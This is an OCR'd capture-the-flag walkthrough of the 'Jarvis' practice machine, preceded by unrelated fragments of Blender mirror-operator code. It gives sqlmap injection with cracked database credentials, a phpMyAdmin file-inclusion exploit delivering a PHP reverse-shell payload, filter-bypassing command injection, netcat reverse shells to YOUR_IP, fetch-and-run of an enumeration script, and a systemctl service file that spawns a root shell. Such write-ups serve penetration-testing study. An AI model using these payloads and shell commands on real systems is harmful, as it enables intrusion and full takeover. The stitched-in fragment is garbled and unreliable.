

mirror_mod.mirror_object
operation == "MIRROR_X":
mirror_mod.use_x = True
mirror_mod.use_y = False
mirror_mod.use_z = False
operation == "MIRROR_Y":
mirror_mod.use_x = False
mirror_mod.use_y = True
mirror_mod.use_z = False
operation == "MIRROR_Z":
mirror_mod.use_x = False
mirror_mod.use_y = False
mirror_mod.use_z = True
selection at the end -add
ob.select= 1
er_ob.select=1
bpy.context.selected_ob
data.objects[one.name].se
print("please select exact
OPERATOR CLASSES
types.Operator):
X mirror to the selected
ject.mirror_mirror_x"

Let’s Hack!

Scanning

```
# nmap -sC -sV -oN jarvis.nmap 10.10.10.143
```

Dirbuster




Discovered:
/phpmyadmin

Exploiting

Stark Hotel

- While looking around we notice



Let’s try SQL Injection

- # sqlmap --password --batch –-delay 2 --random-agent -u "http://10.10.10.143/room.php?cod=2"
- Using --password because we want to access /phpmyadmin

```
[12:50:33] [INFO] starting dictionary-based cracking (mysql_passwd)
[12:50:33] [INFO] starting 4 processes
[12:50:38] [INFO] cracked password 'imissyou' for user 'DBadmin'
[12:50:45] [INFO] current status: zzzzz ... |database management system users password hashes:
[*] DBadmin [1]:
    password hash: *2D2B7A5E4E637B8FBA1D17F40318F277D29964D0
    clear-text password: imissyou
```


Discovered credentials

- Dbadmin:imissyou

Exploiting


/phpmyadmin

– We notice the version and google it. No sense reinventing the wheel.



Google proves to be fruitful:

https://medium.com/@happyholic1203/phpmyadmin-4-8-0-4-8-1-remote-code-execution-257bcc146f8e



Summary of Vulnerability:


It appears that index.php includes any file provided in the "target" argument of the url, so long as it clears a whitelist. The whitelist contains "sql.php". To include a different file and bypass the whitelist, we just use "target=sql.php?/path/to/malicious/file".
Combine this with the fact that SQL queries made are stored in the users's session, which is stored at /var/lib/php/sessions/sess_SESSION_ID, we can get remote code execution.

1. Make SQL Query select '<?php malicious code?>'
2. Query is stored in session in /var/lib/php/session/sess_SESSIONID
3. Local File Inclusion loads the session file
4. PHP Webserver executes any PHP code found in the file

Exploiting


Make Query

```
select '<?php
$sock=fsockopen("YOUR_IP",PORT);$proc=p
roc_open("/bin/sh -i", array(0=>$sock,
1=>$sock, 2=>$sock), $pipes);?>'
```



Get Session ID

RightClick > Inspect Element > Network Tab > Select an item > Cookies



Local File inclusion to Shell

Start listener: # nc -nlvp PORT

Navigate to:

http://10.10.10.143/phpmyadmin/index.php?target=sql.php?/../../../../var/lib/php/sessions/sess_PASTE_SESSION_ID

Privilege Escalation: www-data -> Pepper

1. Get LinEnum.sh on the server and run it

Locally, run:
wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
python -m SimpleHTTPServer 8000

On the Target:
$ cd /tmp
$ wget http://YOUR_IP:8000/LinEnum.sh
$ chmod +x LinEnum.sh
$ ./LinEnum.sh | tee enum.txt

2. Notice 2 interesting things:

- We can run a python script as Pepper without providing a password.

- systemctl has the SUID bit flipped, we'll have to remember this for later.

```
[+] We can sudo without supplying a password!
Matching Defaults entries for www-data on jarvis:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/loca

User www-data may run the following commands on jarvis:
    (pepper : ALL) NOPASSWD: /var/www/Admin-Utilities/simpler.py
```

```
[+] Possibly interesting SUID files:
-rwsr-x--- 1 root pepper 174520 Feb 17  2019 /bin/systemctl
```

Privilege Escalation: www-data -> Pepper

1. Let's read simpler.py

```
elif sys.argv[1] == '-p':
    exec_ping()
    exit()
```

```
def exec_ping():
    forbidden = ['&', ';', '-', '`', '||', '|']
    command = input('Enter an IP: ')
    for i in forbidden:
        if i in command:
            print('Got you')
            exit()
    os.system('ping ' + command)
```

2. After some light reading, we notice that a '-p' will call exec_ping() function, which will ask for input and put that input into a shell command: ping [user-input]
Although it is filtered, not very well.

3. After attempting to inject some commands we succeed with "$(bash)", although we don't see any output. How can we verify?

4. Run tcpdump on local machine and ping yourself.
Locally:
tcpdump -i tun0 icmp

On Target:
ping -c 2 YOUR_IP

RCE Confirmed

5. Get a better shell:
Using this blind RCE, let's establish another connection.
Locally:
nc -nlvp 4445

On Target:
nc YOUR_IP 4445 -e /bin/bash

Run whoami and see we are now Pepper!

Privilege Escalation: Pepper -> Root

1. Look up systemctl on GTFO BINS: https://gtfobins.github.io/gtfobins/systemctl/#suid
Summary: We need to create a service and run it. Google "How create service linux"

2. Create a service file:

```
[Unit]
Description=Ownage
[Service]
ExecStart=/bin/sh -c “nc YOUR_IP PORT -e /bin/bash”
[Install]
WantedBy=multi-user.target
```

3. Get this file onto the target machine. Preferably in /home/pepper.
Use the same simple server + wget method that was used for LinEnum earlier.

4. Start your listener (Locally): nc -nlvp 4446


5. Link and Enable service (On Target):

```
$ systemctl link /home/pepper/SERVICE_FILE
$ systemctl enable --now /home/pepper/SERVICE_FILE
```

6. Watch your reverse shell connect and type whoami

You are now root.

Recap


php
shell
www-data$ sudo –u pepper simpler.py
ping $(/bin/bash)
pepper – blind bash
pepper$ netcat reverse shell
Service start
Systemctl
own.service
netcat
root